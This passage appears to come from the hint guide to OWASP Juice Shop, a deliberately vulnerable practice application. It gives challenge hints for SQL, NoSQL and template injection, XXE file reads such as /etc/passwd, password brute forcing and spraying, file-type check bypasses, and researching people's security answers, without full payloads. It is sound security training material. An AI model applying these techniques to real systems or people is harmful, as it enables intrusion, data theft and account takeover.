There are now over 150 NoSQL databases available for use within an application, providing APIs in a variety of languages and relationship models. Each offers different features and restrictions. Because there is not a common language between them, example injection code will not apply

across all NoSQL databases. For this reason, anyone testing for NoSQL injection attacks will need to familiarize themselves with the syntax, data model, and underlying programming language in order to craft specific tests.

NoSQL injection attacks may execute in different areas of an application than traditional SQL injection. Where SQL injection would execute within the database engine, NoSQL variants may execute during within the application layer or the database layer, depending on the NoSQL API used and data model. Typically NoSQL injection attacks will execute where the attack string is parsed, evaluated, or concatenated into a NoSQL API call.^[3]

This challenge is about giving the server the chance to catch a breath by putting it to sleep for a while, making it essentially a stripped-down *denial-of-service* attack challenge.

In a denial-of-service (DoS) attack, an attacker attempts to prevent legitimate users from accessing information or services. By targeting your computer and its network connection, or the computers and network of the sites you are trying to use, an attacker may be able to prevent you from accessing email, websites, online accounts (banking, etc.), or other services that rely on the affected computer.^[4]

- This challenge is essentially a stripped-down Denial of Service (DoS) attack.
- As stated in the Architecture overview, OWASP Juice Shop uses a MongoDB derivate as its NoSQL database.
- The categorization into the NoSQL Injection category totally gives away the expected attack vector for this challenge. Trying any others will not solve the challenge, even if they might yield the same result.
- In particular, flooding the application with requests will not solve this challenge. That would probably just kill your server instance.

All your orders are belong to us

This challenge is about retrieving all user's order data from the NoSQL DB in a single data extraction using an Injection attack.

- Take a close look on how the \$where query operator works in MongoDB.
- This challenge requires a classic Injection attack.
- Find an API endpoint with the intent of delivering a single order to the user and work with that.
- Reading up on how MongoDB queries work is really helpful here.

Update multiple product reviews at the same time

The UI and API only offer ways to update individual product reviews. This challenge is about manipulating an update so that it will affect multiple reviews at the same time.

- Take a close look on how the equivalent of UPDATE-statements in MongoDB work.
- This challenge requires another classic Injection attack.
- It is also worth looking into how Query Operators work in MongoDB.

Infect the server with juicy malware by abusing arbitrary command execution

*Please note that this challenge is **not available** when running the Juice Shop in either a Docker container or on a Heroku dyno! It is not possible to implement this vulnerability in a "safe" way without any risk of compromise of the underlying system.*

In this challenge you must exploit a Server-side Template Injection (SSTi) to "infect" the server with a specially crafted "malware".

- "SSTi" is a clear indicator that this has nothing to do with anything Angular. Also, make sure to use only our non-malicious malware.
- You can find the juicy malware via a very obvious Google search or by stumbling into a very ill-placed quarantine folder with the necessary URLs in it.
- Making the server download and execute the malware is key to solving this challenge.
- For this challenge you do not have to reverse engineer the malware in any way. That will be required later to solve the "Request a hidden resource on server through server" challenge.

Server-side template injection occurs when user input is unsafely embedded into a server-side template, allowing users to inject template directives. Using malicious template directives, an attacker may be able to execute arbitrary code and take full control of the web server.

The severity of this issue varies depending on the type of template engine being used. Template engines range from being trivial to almost impossible to exploit. The following steps should be used when attempting to develop an exploit:

- Identify the type of template engine being used.
- Review its documentation for basic syntax, security considerations, and built-in methods and variables.
- Explore the template environment and map the attack surface.
- Audit every exposed object and method.

Template injection vulnerabilities can be very serious and can lead to complete compromise of the application's data and functionality, and often of the server that is hosting the application. It may also be possible to use the server as a platform for further attacks against other systems. On the other hand, some template injection vulnerabilities may pose no significant security risk. [5]

Retrieve a list of all user credentials via SQL Injection

This challenge explains how a considerable number of companies were affected by *data breaches* without anyone breaking into the server room or sneaking out with a USB stick full of sensitive information. Given your application is vulnerable to a certain type of SQL Injection attacks, hackers can have the same effect while comfortably sitting in a café with free WiFi.

- Gather information on where user data is stored and how it is addressed. Then craft a corresponding UNION SELECT attack.
- Try to find an endpoint where you can influence data being retrieved from the server.
- Craft a UNION SELECT attack string to join data from another table into the original result.
- You might have to tackle some query syntax issues step-by-step, basically hopping from one error to the next
- As with "Order the Christmas special offer of 2014" and "Exfiltrate the entire DB schema definition via SQL Injection" this cannot be achieved through the application frontend.

[1] https://owasp.org/www-community/Injection_Flaws

[2] https://owasp.org/www-community/attacks/Blind_SQL_Injection

[3] https://wiki.owasp.org/index.php/Testing_for_NoSQL_injection

[4] <https://www.us-cert.gov/ncas/tips/ST04-015>

[5] https://portswigger.net/kb/issues/00101080_server-side-template-injection

Broken Authentication

Challenges covered in this chapter

Name	Description	Difficulty
Bjoern's Favorite Pet	Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.	☆ ☆ ☆
Change Bender's Password	Change Bender's password into <i>slurmCl4ssic</i> without using SQL Injection or Forgot Password.	☆ ☆ ☆ ☆
GDPR Data Erasure	Log in with Chris' erased user account.	☆ ☆ ☆
Login Bjoern	Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.	☆ ☆ ☆ ☆
Password Strength	Log in with the administrator's user credentials without previously changing them or applying SQL Injection.	☆ ☆
Reset Bender's Password	Reset Bender's password via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.	☆ ☆ ☆ ☆
Reset Bjoern's Password	Reset the password of Bjoern's internal account via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.	☆ ☆ ☆ ☆ ☆
Reset Jim's Password	Reset Jim's password via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.	☆ ☆ ☆
Two Factor Authentication	Solve the 2FA challenge for user "wurstbrot". (Disabling, bypassing or overwriting his 2FA settings does not count as a solution)	☆ ☆ ☆ ☆ ☆

Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

This challenge is not about any technical vulnerability. Instead it is about finding out the answer to user Bjoern's chosen security question and use it to reset the password of his OWASP account.

Many website registrations use security questions for both password retrieval/reset and sign-in verification. Some also ask the same security questions when users call on the phone. Security questions are one method to verify the user and stop unauthorized access. But there are problems with security questions. Websites may use poor security questions that may have negative results:

The user can't accurately remember the answer or the answer changed, The question doesn't work for the user, The question is not safe and could be discovered or guessed by others. It is essential that we use good questions. Good security questions meet five criteria. The answer to a good security question is:

- **Safe:** cannot be guessed or researched
- **Stable:** does not change over time
- **Memorable:** can remember
- **Simple:** is precise, easy, consistent
- **Many:** has many possible answers

It is difficult to find questions that meet all five criteria which means that some questions are good, some fair, and most are poor. **In reality, there are few if any GOOD security questions.** People share so much personal information on social media, blogs, and websites, that it is hard to find questions that meet the criteria above. In addition, many questions are not applicable to some people; for example, what is your oldest child's nickname — but you don't have a child.^[1]

- Hints to the answer to Bjoern's question can be found by looking him up on the Internet.
- More precisely, Bjoern might have accidentally (?) doxxed himself by mentioning his security answer on at least one occasion where a camera was running.
- Brute forcing the answer might be very well possible with a sufficiently extensive list of common pet names.

Doxing (from dox, abbreviation of documents) or doxxing is the Internet-

based practice of researching and broadcasting private or identifiable information (especially personally identifiable information) about an individual or organization.

The methods employed to acquire this information include searching publicly available databases and social media websites (like Facebook), hacking, and social engineering. It is closely related to Internet vigilantism and hacktivism.

Doxing may be carried out for various reasons, including to aid law enforcement, business analysis, risk analytics, extortion, coercion, inflicting harm, harassment, online shaming, and vigilante justice.^[2]

Change Bender's password into *slurmCl4ssic* without using SQL Injection or Forgot Password

This challenge can only be solved by changing the password of user Bender into *slurmCl4ssic*. Using any sort of SQL Injection will *not* solve the challenge, even if the password is successfully changed in the process. Beating Bender's security question to change his password also does not suffice to solve this challenge!

- In previous releases this challenge was wrongly accused of being based on CSRF.
- It might also have been put into the Improper Input Validation category.
- Bender's current password is so strong that brute force, rainbow table or guessing attacks will probably not work.

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters. It is a practical example of a space/time trade-off, using less computer processing time and more storage than a brute-force attack which calculates a hash on every attempt, but more processing time and less storage than a simple lookup table with one entry per hash. Use of a key derivation function that employs a salt makes this attack infeasible.^[3]

Log in with Chris' erased user account

This challenge is about loggin in with the account of a user who previously insisted on his "right to be forgotten" in accordance with Art. 17 GDPR.

- Turns out that something is technically and legally wrong with the implementation of the "right to be forgotten" for users.

- Trying out the Request Data Erasure functionality might be interesting, but cannot help you solve this challenge in real time.
- If you have solved the challenge Retrieve a list of all user credentials via SQL Injection you might have already retrieved some information about how the Juice Shop "deletes" users upon their request.
- What the Juice Shop does here is totally incompliant with GDPR. Luckily a 4% fine on a gross income of 0\$ is still 0\$.

Log in with Bjoern's Gmail account

The author of the OWASP Juice Shop (and of this book) was bold enough to link his Google account to the application. His account even ended up in the initial user records that are shipped with the Juice Shop for your hacking pleasure!

If you do not see the *Log in with Google* button, do not despair! The hostname your Juice Shop is running on is simply not configured in the OAuth integration with Google. The OAuth-related challenges are still solvable! It might just take a little bit more detective work to find out how an OAuth login is handled.

You can always use the official demo instance at <http://demo.owasp-juice.shop> to play with Google login and learn how it works there, then apply what you learned on your local instance.

- One way to light up this challenge in green on the score board, is to be Bjoern Kimminich. In that case, just log in with your Google account to automatically solve this challenge! Congratulations!
- Most likely you are not Bjoern Kimminich, so instead you might want to take detailed look into how the OAuth login with Google is implemented.
- It could bring you some insight to register with your own Google account and analyze closely what happens behind the scenes.

The unremarkable side note **without* hacking his Google account* in the challenge description is *not a joke*. Please do not try to break into Bjoern's (or anyone else's) Google account. This would be a criminal act.

Log in with the administrator's user credentials without previously changing them or applying SQL Injection

You might have already solved this challenge along with [Log in with the administrator's user account](#) if you chose not to use SQL Injection. This challenge can only be solved if you use the original password of the administrator. If you changed the password previously, do not despair: The original password will *always* be accepted to make sure you can solve this challenge.

- This challenge can be solved with three different approaches.
- Guessing might work just fine.

- If you harvested the admin's password hash, you can try to attack that.
- In case you use some hacker tool, you can also go for a brute force attack using a generic password list.

Reset Bender's password via the Forgot Password mechanism

This challenge is about finding the answer to user Bender's security question. It is probably slightly harder to find out than Jim's answer.

- If you have no idea who Bender is, please put down this book right now and watch the first episodes of Futurama before you come back.
- Unexpectedly, Bender also chose to answer his chosen question truthfully.
- Hints to the answer to Bender's question can be found in publicly available information on the Internet.
- If a seemingly correct answer is not accepted, you might just need to try some alternative spelling.
- Brute forcing the answer should be next to impossible.

Reset the password of Bjoern's internal account via the Forgot Password mechanism

This challenge is about finding the answer to the security question of Bjoern's internal user account bjoern@juice-sh.op.

- Other than with his OWASP account, Bjoern was a bit less careless with his choice of security and answer to his internal account.
- Bjoern chose to answer his chosen question truthfully but tried to make it harder for attackers by applying sort of a historical twist.
- Again, hints to the answer to Bjoern's question can be found by looking him up on the Internet.
- Brute forcing the answer should be next to impossible.

Reset Jim's password via the Forgot Password mechanism

This challenge is about finding the answer to user Jim's security question.

- The hardest part of this challenge is actually to find out who Jim actually is.
- Jim picked one of the worst security questions and chose to answer it truthfully.
- As Jim is a celebrity, the answer to his question is quite easy to find in publicly available information on the internet.
- Even brute forcing the answer should be possible with the right kind of word list.

Solve the 2FA challenge for user "wurstbrot"

Multi-factor authentication (MFA) is an authentication method in which a computer user is granted access only after successfully presenting two or more pieces of evidence (or factors) to an authentication mechanism: knowledge (something the user and only the user knows), possession (something the user and only the user has), and inherence (something the user and only the user is).

Two-factor authentication (also known as **2FA**) is a type, or subset, of multi-factor authentication. It is a method of confirming users' claimed identities by using a combination of two different factors: 1) something they know, 2) something they have, or 3) something they are.

A good example of two-factor authentication is the withdrawing of money from an ATM; only the correct combination of a bank card (something the user possesses) and a PIN (something the user knows) allows the transaction to be carried out.

Two other examples are to supplement a user-controlled password with a one-time password (OTP) or code generated or received by an authenticator (e.g. a security token or smartphone) that only the user possesses.^[4]

In the Juice Shop one customer was very security-aware and set up 2FA for his account. He goes by the hilarious username *wurstbrot*.^[5]

- The 2FA implementation requires to store a secret for every user. You will need to find a way to access this secret in order to solve this challenge.
- As always, first learn how the feature under attack is used and behaves under normal conditions.
- Make sure you understand how 2FA with TOTP (time-based one-time password) works and which part of it is the critically sensitive one.
- Solving the challenge "Retrieve a list of all user credentials via SQL Injection" before tackling this one will definitely help. But it will not carry you all the way.

[1] <http://goodsecurityquestions.com>

[2] <https://en.wikipedia.org/wiki/Doxing>

[3] https://en.wikipedia.org/wiki/Rainbow_table

[4] https://en.wikipedia.org/wiki/Multi-factor_authentication

[5] <https://www.dict.cc/?s=wurstbrot>

Sensitive Data Exposure

Challenges covered in this chapter

Name	Description	Difficulty
Access Log	Gain access to any access log file of the server.	☆ ☆ ☆ ☆
Confidential Document	Access a confidential document.	☆
Email Leak	Perform an unwanted information disclosure by accessing data cross-domain.	☆ ☆ ☆ ☆ ☆
Exposed Credentials	A developer was careless with hardcoding unused, but still valid credentials for a testing account on the client-side.	☆ ☆
Exposed Metrics	Find the endpoint that serves usage data to be scraped by a popular monitoring system.	☆
Forgotten Developer Backup	Access a developer's forgotten backup file.	☆ ☆ ☆ ☆
Forgotten Sales Backup	Access a salesman's forgotten backup file.	☆ ☆ ☆ ☆
GDPR Data Theft	Steal someone else's personal data without using Injection.	☆ ☆ ☆ ☆
Leaked Access Logs	Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not qualify as a solution.)	☆ ☆ ☆ ☆ ☆
Leaked API Key	Inform the shop about a leaked API key. (Mention the exact key in your comment)	☆ ☆ ☆ ☆ ☆
Leaked Unsafe Product	Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.	☆ ☆ ☆ ☆

Name	Description	Difficulty
Login Amy	Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note")	☆☆☆
Login MC SafeSearch	Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.	☆☆
Meta Geo Stalking	Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.	☆☆
Misplaced Signature File	Access a misplaced SIEM signature file.	☆☆☆☆
NFT Takeover	Take over the wallet containing our official Soul Bound Token (NFT).	☆☆
Reset Uvogin's Password	Reset Uvogin's password via the Forgot Password mechanism with <i>his original answer</i> to his security question.	☆☆☆☆
Retrieve Blueprint	Deprive the shop of earnings by downloading the blueprint for one of its products.	☆☆☆☆☆
Visual Geo Stalking	Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.	☆☆☆☆

Gain access to any access log file of the server

An access log is a list of all the requests for individual files that people have requested from a Web site. These files will include the HTML files and their imbedded graphic images and any other associated files that get transmitted. The access log (sometimes referred to as the "raw data") can be

analyzed and summarized by another program.

In general, an access log can be analyzed to tell you:

The number of visitors (unique first-time requests) to a home page
The origin of the visitors in terms of their associated server's domain name (for example, visitors from .edu, .com, and .gov sites and from the online services)
How many requests for each page at the site, which can be presented with the pages with most requests listed first
Usage patterns in terms of time of day, day of week, and seasonally
Access log keepers and analyzers can be found as shareware on the Web or may come with a Web server.^[1]

The Juice Shop application server is writing access logs, which can contain interesting information that competitors might also be interested in.

- Who would want a server access log to be accessible through a web application?
- Normally, server log files are written to disk on server side and are not accessible from the outside.
- Which raises the question: Who would want a server access log to be accessible through a web application?
- One particular file found in the folder you might already have found during the "Access a confidential document" challenge might give you an idea who is interested in such a public exposure.
- Drilling down one level into the file system might not be sufficient.

Access a confidential document

Somewhere in the application you can find a file that contains sensitive information about some - potentially hostile - takeovers the Juice Shop top management has planned.

- Analyze and tamper with links in the application that deliver a file directly.
- The file you are looking for is not protected in any way. Once you found it you can also access it.

Perform an unwanted information disclosure by accessing data cross-domain

Somewhere in the application there is an API endpoint which will allow data to be accessed cross domain. Usually the same-origin policy would prevent this but this endpoint has a special feature enabled which will allow cross domain access under certain circumstances.

- Try to find and attack an endpoint that responds with user information. SQL Injection is not the solution here.

- What ways are there to access data from a web application cross-domain?
- This challenge uses an old way which is no longer recommended.

A developer was careless with hardcoded unused but still valid credentials

- Have a look at the client-side code in the dev console.

Find the endpoint that serves usage data to be scraped by a popular monitoring system

The popular monitoring system being referred to in the challenge description is [Prometheus](#):

Prometheus is an open-source systems monitoring and alerting toolkit originally built at SoundCloud. Since its inception in 2012, many companies and organizations have adopted Prometheus, and the project has a very active developer and user community. It is now a standalone open source project and maintained independently of any company. To emphasize this, and to clarify the project's governance structure, Prometheus joined the Cloud Native Computing Foundation in 2016 as the second hosted project, after Kubernetes. ^[2]

- Try to guess what URL the endpoint might have.
- The Juice Shop serves its metrics on the default path expected by Prometheus
- Guessing the path is probably just as quick as taking the RTFM route via https://prometheus.io/docs/introduction/first_steps

RTFM is an initialism for the expression "read the fucking manual". ^[3]

Access a developer's forgotten backup file

During an emergency incident and the hotfix that followed, a developer accidentally pasted an application configuration file into the wrong place. Downloading this file will not only solve the *Access a developer's forgotten backup file* challenge but might also prove crucial in several other challenges later on.

- You need to trick a security mechanism into thinking that the file you want has a valid file type.
- Analyze and tamper with links in the application that deliver a file directly.
- The file is not directly accessible because a security mechanism prevents access to it.
- You need to trick the security mechanism into thinking that the file has a valid file type.
- For this challenge there is only one approach to pull this trick.

Access a salesman's forgotten backup file

A salesperson accidentally uploaded a list of (by now outdated) coupon codes to the application. Downloading this file will not only solve the *Access a salesman's forgotten backup file* challenge but might also prove useful in another challenge later on.

- You need to trick a security mechanism into thinking that the file you want has a valid file type.
- Analyze and tamper with links in the application that deliver a file directly.
- The file is not directly accessible because a security mechanism prevents access to it.
- You need to trick the security mechanism into thinking that the file has a valid file type.

Steal someone else's personal data without using Injection

In order to comply with GDPR, the Juice Shop offers a *Request Data Export* function for its registered customers. It is possible to exploit a flaw in the feature to retrieve more data than intended. Injection attacks will not count to solve this one.

- Trick the regular Data Export to give you more than actually belongs to you.
- You should not try to steal data from a "vanilla" user who never even ordered something at the shop.
- As everything about this data export functionality happens on the server-side, it won't be possible to just tamper with some HTTP requests to solve this challenge.
- Inspecting various server responses which contain user-specific data might give you a clue about the mistake the developers made.

Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to

The company behind the Juice Shop failed miserably at implementing any data loss prevention measures for itself. This challenge simulates a seemingly harmless data leak that - upon closer inspection - subsequently allows an account takeover.

Data loss prevention software detects potential data breaches/data exfiltration transmissions and prevents them by monitoring, detecting and blocking sensitive data while in use (endpoint actions), in motion (network traffic), and at rest (data storage).

The terms "data loss" and "data leak" are related and are often used interchangeably. Data loss incidents turn into data leak incidents in cases where media containing sensitive information is lost and subsequently acquired by an unauthorized party. However, a data leak is possible without

losing the data on the originating side. Other terms associated with data leakage prevention are information leak detection and prevention (ILDP), information leak prevention (ILP), content monitoring and filtering (CMF), information protection and control (IPC) and extrusion prevention system (EPS), as opposed to intrusion prevention system.^[4]

- As the challenge name implies, your task is to find some leaked access logs which happen to have a fairly common format.
- A very popular help platform for developers might contain breadcrumbs towards solving this challenge.
- The actual log file was copied & paste onto a platform often used to share data quickly with externals or even just internal peers.
- Once you found and harvested the important piece of information from the log, you could employ a technique called Password Spraying to solve this challenge.

Password spraying refers to the attack method that takes a large number of usernames and loops them with a single password. We can use multiple iterations using a number of different passwords, but the number of passwords attempted is usually low when compared to the number of users attempted. This method avoids password lockouts, and it is often more effective at uncovering weak passwords than targeting specific users.^[5]

Inform the shop about a leaked API key

Public REST services without access control run the risk of being farmed leading to excessive bills for bandwidth or compute cycles. API keys can be used to mitigate this risk. They are also often used by organisation to monetize APIs; instead of blocking high-frequency calls, clients are given access in accordance to a purchased access plan.

API keys can reduce the impact of denial-of-service attacks. However, when they are issued to third-party clients, they are relatively easy to compromise.^[6]

- The API call is part of a scheduled process "behind the scenes", i.e. completely unrelated to the web application.
- Check the Juice Shop's social media channels for regularly scheduled content being posted, possibly even indicating that it was automatically created.
- Find out which part of the content might come from the response of an API call.
- Find the place where the API call happens — as stated above, it is not in the web application —

and then look for the API key itself.

Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous

Similar to [Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to](#) this challenge further highlights the risks from a lack of data loss prevention.

- You must first identify the "unsafe product" which is not available any more in the shop.
- Solving the "Order the Christmas special offer of 2014" challenge might give it to you as bycatch.
- The actual data you need to solve this challenge was leaked on the same platform that was involved in the "Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to" challenge.
- Google is a particularly good accomplice in this challenge.

Log in with Amy's original user credentials

This challenge is similar to [Log in with the administrators user credentials without previously changing them or applying SQL Injection](#) in the sense that only using her original credentials will work as a challenge solutions.



- This challenge will make you go after a needle in a haystack.
- As with so many other characters from Futurama this challenge is of course about logging in as Amy from that show.
- Did you know that Amy is married to an alien named Kif?
- The challenge description contains a few sentences which give away some information how Amy decided to strengthen her password.
- Obviously, Amy - being a little dimwitted - did not put nearly enough effort and creativity into the password selection process.

Log in with MC SafeSearch's original user credentials

Another user login challenge where only the original password is accepted as a solution. Employing SQL Injection or other attacks does not count.

- After watching the music video of this song, you should agree that even ★★ is a slightly exaggerated difficulty rating for this challenge.



Determine the answer to John's security question

Who would have guessed that a simple walk in the park could lead to an account compromise. People these days are not careful with what they post online and are not aware of the possible consequences it can have when people exploit that.

- Take a look at the meta data of the corresponding photo.
- Make use of tools that can inspect the metadata of images.
- Use this information to answer the security question of the John, who enjoys hiking in the park.

Access a misplaced SIEM signature file.

Security information and event management (SIEM) technology supports threat detection and security incident response through the real-time collection and historical analysis of security events from a wide variety of event and contextual data sources. It also supports compliance reporting

and incident investigation through analysis of historical data from these sources. The core capabilities of SIEM technology are a broad scope of event collection and the ability to correlate and analyze events across disparate sources.^[7]

The misplaced signature file is actually a rule file for [Sigma](#), a generic signature format for SIEM systems:

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what Snort is for network traffic and YARA is for files.^[8]

- You need to trick a security mechanism into thinking that the file you want has a valid file type.
- If you solved one of the other four file access challenges, you already know where the SIEM signature file is located.
- Simply reuse the trick that already worked for the files above.

Take over the wallet containing our official Soul Bound Token

- Find the seed phrase posted accidentally.

Reset Uvogin's password via the Forgot Password mechanism

With the amount of personal information that people tend to reveal online, security questions are hardly reliable anymore.

- You might have to do some OSINT on his social media personas to find out his honest answer to the security question.
- People often reuse aliases online. You might be able to find something by looking online for Uvogin's name or slight variations of it based on his unique writing habits.
- You might be able to find some existing OSINT tools to help you in this investigation.

Deprive the shop of earnings by downloading the blueprint for one of its products

Why waste money for a product when you can just as well get your hands on its blueprint in order to make it yourself?

- Check for products which seem like a natural fit for being based on a blueprint.
- You might want to pay attention to the images of the identified product candidates.
- For your inconvenience the blueprint was not misplaced into the same place like so many others forgotten files covered in this chapter.

□□ If you are running the Juice Shop with a custom theme and product inventory, the product to inspect will be a different one. The tooltip on the Score Board will tell you which one to look into.

Determine the answer to Emma's security question

It is also possible to determine where a picture was taken by looking at visual clues within the image. A certain user has uploaded a picture of his old workplace. Take a look at what his security question is and see if you can find the answer by looking at his uploaded image.

- Take a look at the details in the photo to determine the location of where it was taken.

[1] <https://searchsecurity.techtarget.com/definition/access-log>

[2] <https://prometheus.io/docs/introduction/overview/>

[3] <https://en.wikipedia.org/wiki/RTFM>

[4] https://en.wikipedia.org/wiki/Data_loss_prevention_software

[5] <https://resources.infosecinstitute.com/password-spraying/>

[6] https://cheatsheetseries.owasp.org/cheatsheets/REST_Security_Cheat_Sheet.html#api-keys

[7] <https://www.gartner.com/it-glossary/security-information-and-event-management-siem/>

[8] <https://github.com/Neo23x0/sigma#what-is-sigma>

XML External Entities (XXE)

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

The XML 1.0 standard defines the structure of an XML document. The standard defines a concept called an entity, which is a storage unit of some type. There are a few different types of entities, external general/parameter parsed entity often shortened to external entity, that can access local or remote content via a declared system identifier. The system identifier is assumed to be a URI that can be dereferenced (accessed) by the XML processor when processing the entity. The XML processor then replaces occurrences of the named external entity with the contents dereferenced by the system identifier. If the system identifier contains tainted data and the XML processor dereferences this tainted data, the XML processor may disclose confidential information normally not accessible by the application. Similar attack vectors apply the usage of external DTDs, external stylesheets, external schemas, etc. which, when included, allow similar external resource inclusion style attacks.

Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account. Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.

Note that the application does not need to explicitly return the response to the attacker for it to be vulnerable to information disclosures. An attacker

can leverage DNS information to exfiltrate data through subdomain names to a DNS server that he/she controls.^[1]

Challenges covered in this chapter

Name	Description	Difficulty
XXE Data Access	Retrieve the content of <code>C:\Windows\system.ini</code> or <code>/etc/passwd</code> from the server.	☆ ☆ ☆
XXE DoS	Give the server something to chew on for quite a while.	☆ ☆ ☆ ☆ ☆

*Please note that both XXE challenges described below are **not available** when running the Juice Shop in either a Docker container or on a Heroku dyno! Certain aggressive attacks against the underlying XML parser caused the process to die from "Segmentation Fault" (`segfault`) errors. This happens despite the fact that the parsing actually happens in a sandbox with a timeout. While it is unfortunate to not have XXE challenges on containerized environments, this somewhat nicely shows how incredibly dangerous ill-configured XML parsers actually are.*

Retrieve the content of `C:\Windows\system.ini` or `/etc/passwd` from the server

In this challenge you are tasked to disclose a local file from the server the Juice Shop backend is hosted on.

- The leverage point for this challenge is the deprecated B2B interface.
- This challenge sounds a lot harder than it actually is, which amplifies how bad the underlying vulnerability is.
- Doing some research on typical XEE attack patterns basically gives away the solution for free.

Give the server something to chew on for quite a while

Similar to [Let the server sleep for some time](#) this challenge is about performing a stripped-down denial-of-service attack. But this one is going against an entirely different leverage point.

- It is not as easy as sending a large amount of data directly to the deprecated B2B interface.
- The leverage point for this is obviously the same as for the XXE Data Access challenge.
- You can only solve this challenge by keeping the server busy for >2sec with your attack.
- The effectiveness of attack payloads for this challenge might depend on the operating system the Juice Shop is running on.

[1] [https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

Improper Input Validation

When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.^[1]

Challenges covered in this chapter

Name	Description	Difficulty
Admin Registration	Register as a user with administrator privileges.	☆ ☆ ☆
Deluxe Fraud	Obtain a Deluxe Membership without paying for it.	☆ ☆ ☆
Empty User Registration	Register a user with an empty email and password.	☆ ☆
Expired Coupon	Successfully redeem an expired campaign coupon code.	☆ ☆ ☆ ☆
Mint the Honey Pot	Mint the Honey Pot NFT by gathering BEEs from the bee haven.	☆ ☆ ☆
Missing Encoding	Retrieve the photo of Bjoern's cat in "melee combat-mode".	☆
Payback Time	Place an order that makes you rich.	☆ ☆ ☆
Poison Null Byte	Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.	☆ ☆ ☆ ☆
Repetitive Registration	Follow the DRY principle while registering a user.	☆
Upload Size	Upload a file larger than 100 kB.	☆ ☆ ☆
Upload Type	Upload a file that has no .pdf or .zip extension.	☆ ☆ ☆
Zero Stars	Give a devastating zero-star feedback to the store.	☆

Register as a user with administrator privileges

The Juice Shop does not bother to separate administrative functionality into a deployment unit of

its own. Instead, the cheapest solution was chosen by simply leaving the admin features in the web shop itself and (allegedly) demanding a higher level of access to use them.

- You have to assign the unassignable.
- Register as an ordinary user to learn what API endpoints are involved in this use case.
- Think of the simplest possible implementations of a distinction between regular users and administrators.

Obtain a Deluxe Membership without paying for it

The perks that come with a deluxe membership are reserved for paying customers only. There sure seem to be a lot of ways for a potential power user to give their money to juice shop. Perhaps, one of these payment methods could have some unforeseen loopholes

- Look closely at what happens when you attempt to upgrade your account.
- Go to the payment page for a deluxe membership and try paying through different methods.
- Try inspecting the requests that go out for each of these methods, using the browser's developer tools.
- Maybe playing around with the parameters in these requests could reveal something interesting.

Register a user with an empty email and password

- Consider intercepting and playing with the request payload.

Successfully redeem an expired campaign coupon code

Apart from the monthly coupon codes found on Twitter the Juice Shop also offered some seasonal special campaign at least once.

- Try to identify past special event or holiday campaigns of the shop first.
- Look for clues about the past campaign or holiday event somewhere in the application.
- Solving this challenge does not require actual time traveling.

